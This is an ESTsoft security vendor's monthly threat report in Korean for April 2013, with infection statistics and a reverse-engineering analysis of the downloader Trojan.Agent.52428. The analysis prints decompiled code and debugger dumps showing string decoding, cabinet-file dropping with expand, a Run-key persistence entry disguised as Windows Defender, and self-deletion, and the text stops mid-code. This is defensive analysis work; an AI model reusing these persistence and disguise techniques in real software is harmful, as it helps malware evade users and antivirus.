

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part I 4 월의 악성코드 통계 3

1. 악성코드 통계 3

 (1) 감염 악성코드 Top 15 3

 (2) 카테고리별 악성코드 유형 4

 (3) 카테고리별 악성코드 비율 전월 비교 4

 (4) 월별 피해 신고 추이 5

 (5) 월별 악성코드 DB 등록 추이 5

2. 악성코드 이슈 분석 - "Trojan.Agent.52428" 6

 (1) 개요 6

 (2) 행위 분석 6

 (3) 결론 22

3. 허니팟/트래픽 분석 23

 (1) 상위 Top 10 포트 23

 (2) 상위 Top 5 포트 월별 추이 23

 (3) 악성 트래픽 유입 추이 24

4. 스팸 메일 분석 25

 (1) 일별 스팸 및 바이러스 통계 현황 25

 (2) 월별 통계 현황 25

 (3) 스팸 메일 내의 악성코드 현황 26

Part II 보안 이슈 돋보기 27

1. 4 월의 보안 이슈 27

2. 4 월의 취약점 이슈 29



Part I 4월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2013년 04월 01일 ~ 2013년 04월 30일]


순위		악성코드 진단명	카테고리	합계 (감염자수)
1	New	Trojan.Dropper.OnlineGames.ver	Trojan	3,014
2	New	Spyware.OnlineGames-GLG	Spyware	2,950
3	New	Trojan.Rootkit.killav	Trojan	2,691
4	New	Trojan.KillAV.sysdll	Trojan	2,684
5	New	DeepScan:Generic.PWS.WoW.E279FBF7	Etc	2,583
6	New	DeepScan:Generic.PWS.WoW.615540CA	Etc	2,445
7	↑ 4	Host.gms.ahnlab.com	Host	2,169
8	New	Variant.Symmi.8130	Etc	2,087
9	New	DeepScan:Generic.PWS.WoW.F51B46CE	Etc	1,931
10	New	Gen:Trojan.Heur.PT.mqZ@bSBKYIh	Trojan	1,911
11	↓ 10	Spyware.OnlineGames.wsxp	Spyware	1,820
12	New	Gen:Trojan.Heur.PT.muZ@aG4NmNi	Trojan	1,638
13	New	Gen:Trojan.Heur.PT.mmZ@a80Szxj	Trojan	1,559
14	↓ 7	Trojan.Downloader.ATGG	Trojan	1,503
15	New	Variant.Graftor.43636	Etc	1,406

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다. 4월의 감염 악성코드 TOP 15에서는 지난달에는 순위권 밖이었던 Trojan.Dropper.OnlineGames.ver가 새롭게 1위를 차지하였습니다. 1위를 차지한 이 악성코드는 온라인게임 계정 탈취를 목적으로 하는 악성코드를 PC내에 드롭시키기 위한 트로이목마입니다. 2위를 차지한 Spyware.OnlineGames-GLG의 경우도 역시 온라인게임 계정 탈취를 목적으로 하고 있습니다. 3,4위를 차지한 악성코드는 Trojan형태로써 윈도우OS의 보안 취약점을 이용하여 윈도우 시스템 파일을 변조하여 이를 통해 백신 무력화를 시도합니다. 1,2,3,4위를 차지한 악성코드 모두 온라인게임 계정 탈취를 위한 연계동작(침투, 시스템파일변조, 백신무력화, 정보탈취)과 관련 있으며, 이러한 악성코드들은 변조된 웹사이트를 통해 최초 유포되는 경우가 많으므로 항상 알약의 실시간 감시기능을 활성화 시키고 신뢰할 수 있는 웹사이트만 방문하는 것이 안전합니다.




(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 46%를 차지했으며, 기타(Etc) 유형이 32%로 2위를 차지했습니다. 스파이웨어(Spyware)유형의 경우 15%로 3위의 점유율을 보였습니다. 4위를 차지한 호스트파일(Host) 유형의 경우 지난주에 비해 수치가 급상승하였습니다.


(3) 카테고리별 악성코드 비율 전월 비교



4월에는 지난 3월과 비교하여 스파이웨어(Spyware)유형과 호스트파일(Host)유형, 그리고 기타(Etc) 카테고리의 악성코드 유형이 증가한 수치를 보였습니다. 전체적인 감염수치는 3월보다 4월이 전체적으로 대폭 감소하였습니다.

(4) 월별 피해 신고 추이

[2012년 05월 ~ 2013년 04월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다. 알약 2.0의 신고기능에 의해 접수된 피해 문의 신고는 4월은 3월에 비해 20% 정도 감소하였습니다.

(5) 월별 악성코드 DB 등록 추이

[2012년 05월 ~ 2013년 04월]



Part I 4월의 악성코드 통계

2. 악성코드 이슈 분석 - "Trojan.Agent.52428"

(1) 개요

Trojan.Agent.52428은 웹으로부터 다른 악성코드를 다운받아 실행하는 다운로드다. 그 과정에서 MSCF 시그니처를 가진 파일을 다운 받아 expand 명령어를 이용하여 ini 파일을 생성한 후 그 ini 파일을 파싱하여 감염된 PC의 정보를 비교하여 동작한다. 이러한 과정을 알아본다.

(2) 행위 분석

① 악성파일(update.exe)

- 파일정보

Detection Name	File Name	Size(Byte)
Trojan.Dropper.Agent.52428	update.exe	47820

```

v4 = GetModuleFileNameA_(0, &Filename, 0x100u);
if ( Read_Shell_Cfg_Info(v4, &Dest, &Filename) )
{
    v55 = v6;
    v54 = v7;
    Decode(18, Encoded_Data, strlen(Encoded_Data) - 1);
    if ( Check_Version_XP_0() )
    {
        sub_4018E0(&pszPath);
        v9 = "WWW";
        v8 = -1;
        do
        {
            if ( !v8 )
                break;
            v10 = *v9++ == 0;
            --v8;
        }
        while ( !v10 );
        v12 = ~v8;
        v15 = (v9 - v12);
        v13 = v12;
        v14 = &pszPath;
        v11 = -1;
        do
        {
            if ( !v11 )
                break;
            v16 = *v14++ == 0;
            --v11;
        }
        while ( !v16 );
        memcpy((v14 - 1), v15, v13);
    }
    else
        // XP
    
```

(그림. Main 함수 시작부분)

- 스트링 생성


1. Read_Shell_Cfg_Info 함수를 이용하여 파일 특정 부분을 읽어 DefenderSvc.dll 라는 스트링을 생성

```

v11 = -1;
v10 = unk_4070D8;
v9 = unknown_libname_1;
v8 = a1;
v3 = CreateFileA(a2, 0x80000000u, 1u, 0, 3u, 0x80u, 0);
v4 = v3;
if ( v3 == -1INSTANCE_ERROR|HANDLE_FLAG_PROTECT_FROM_CLOSE|HANDLE_FLAG_INHERIT )
{
    result = 0;
}
else
{
    v11 = 0;
    v6 = GetFileSize(v3, 0);
    SetFilePointer_(v4, v6 - 0xCC, 0, 0);
    if ( ReadFile_(v4, Encoded_Data, 0xCCu, &NumberOfBytesRead, 0) && NumberOfBytesRead == 0xCC )
    {
        v11 = -1;
        CloseHandle_(edi0);
        result = 1;
    }
    else
    {
        _local_unwind2(&v8, -1);
        result = 0;
    }
}
return result;

```

(그림. Read_Shell_Cfg_Info 함수)



(그림. Read_Shell_Cfg_Info 함수에서 읽어오는 부분)

00401ABA	. 51	PUSH	ECX	
00401ABB	. 68 70084100	PUSH	00410870	ASCII "Uwtw uw`Adq<v~"
00401AC0	. 68 12200000	PUSH	2012	
00401AC5	. E8 E6FDFFFF	CALL	004018B0	Decode Function
004018B0=004018B0				

Address	Hex dump	ASCII
00410870	56 77 74 77 7C 76 77 60 41 64 71 3C 76 7E 7E 00	Uwtw uw`Adq<v~.
00410880	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00410890	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004108A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004108B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004108C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004108D0	00 00 00 00 7A 66 66 62 28 3D 3D 67 62 76 73 66	...zffb(==gbvsf
004108E0	77 3C 66 70 65 66 3C 7B 7C 74 7D 3D 73 26 22 27	w<fpef<< t}=s&"'
004108F0	3C 78 62 75 00 00 00 00 00 00 00 00 00 00 00 00	<xbu.....

(그림. 스트링 디코딩 전)

00401ABA	. 51	PUSH	ECX	
00401ABB	. 68 70084100	PUSH	00410870	ASCII "DefenderSvc.dll"
00401AC0	. 68 12200000	PUSH	2012	
00401AC5	. E8 E6FDFFFF	CALL	004018B0	Decode Function
00401ACA	. 83C4 0C	ADD	ESP, 0C	
00401ACD	. E8 EEF0FFFF	CALL	004019C0	
00401AD2	. 85C0	TEST	EAX, EAX	update[1.0041087F
00401AD4	. 74 3D	JE	SHORT 00401B13	
ESP=0012F6BC				

Address	Hex dump	ASCII
00410870	44 65 66 65 6E 64 65 72 53 76 63 2E 64 6C 6C 00	DefenderSvc.dll.
00410880	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00410890	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004108A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004108B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004108C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004108D0	00 00 00 00 7A 66 66 62 28 3D 3D 67 62 76 73 66	...zffb(==gbvsf
004108E0	77 3C 66 70 65 66 3C 7B 7C 74 7D 3D 73 26 22 27	w<fpef<< t}=s&"'
004108F0	3C 78 62 75 00 00 00 00 00 00 00 00 00 00 00 00	<xbu.....


(그림. 스트링 디코딩 후)

- MSCF 파일 생성 및 expand 명령 실행

1. 파일에서 MSCF로 시작하는 DATA를 읽어 DefenderSvc.dll.bak 파일을 생성
2. expand 명령어를 이용하여 DefenderSvc.dll을 생성

```
Drop_MSCF_File(&FileName, "MSCF", 23690); // %FAVORITES%Windows DefenderDefenderSvc.dll.bak
if ( GetFileAttributesA_(&FileName) == -1 )
{
    Write_debug_log("Write Driver Failed\r\n");
    Ping_SelfDelete();
    ExitProcess(0);
}
Dest = 0;
memset(&v73, 0, 0x3FCu);
v74 = 0;
v75 = 0;
sprintf(&Dest, "expand W"%sW" W"%sW"", &FileName, &pszPath, v54, v55);
CreateProcessA_(&Dest); // "expand
// "%FAVORITES%Windows DefenderDefenderSvc.dll.bak"
// "%FAVORITES%Windows DefenderDefenderSvc.dll"
DeleteFileA (&FileName);
```

(그림. MSCF 시그니처 파일 드롭 후 expand 명령 실행 부분)




(그림. MSCF 시그니처 파일)

- 참고

DefenderSvc.dll.bak 파일에서 cab이라는 확장자를 추가하여 알집으로 열어보면 내부에 악성 파일이 압축되어 있는 것을 확인 할 수 있다.

캐비닛(CAB) 파일은 무손실 데이터 압축 및 압축의 무결성을 유지하는 데 포함 된 디지털 인증서를 지원하는 Microsoft Windows의 압축 파일 형식입니다. 캐비닛 파일은 .cab 파일 확장명을 가지고, 첫 4 바이트 MSCF에 의해 인식됩니다.



(그림. MSCF 시그니처 파일의 확장자를 변경한 후 알집으로 열기한 모습)

- 레지스트리 등록 및 DLL 실행

1.


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\WindowsDefenderSvc라는 키를 생성 후 C:\WINDOWS\system32\rundll32.exe "C:\Documents and Settings\wyjw\Favorites\Windows Defender\DefenderSvc.dll" WindowsDefenderSvc 값을 등록

2. C:\WINDOWS\system32\rundll32.exe "C:\Documents and Settings\wyjw\Favorites\Windows Defender\DefenderSvc.dll" WindowsDefenderSvc 실행

```

v53 = CreateFileA_(&pszPath, 0xC0000000u, 3u, 0, 3u, 0x80u, 0); // %FAVORITES%Windows DefenderDefenderSvc.dll
if ( v53 == -1|INSTANCE_ERROR|HANDLE_FLAG_PROTECT_FROM_CLOSE|HANDLE_FLAG_INHERIT )
{
    Write_debug_log("[~]CreateFile failed#r#n");
    DeleteFileA_(&pszPath);
    ExitProcess(0);
}
Decode(18, Encoded_Data, strlen(Encoded_Data) - 1);
SetFilePointer_(v53, 0, 0, 2u);
WriteFile_(v53, Encoded_Data, 0xCCu, &NumberOfBytesWritten, 0);
CloseHandle(v53);
GetSystemDirectoryA_(&Buffer, 0x104u);
sprintf(&Buffer, "%s#rundll32.exe W"%sW" %s", &Buffer, &pszPath, "WindowsDefenderSvc");
Reg_Register_Run("Windows Defender", &Buffer);
memset(&StartupInfo, 0, sizeof(StartupInfo));
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 68;
StartupInfo.lpDesktop = "WinSta0#Default";
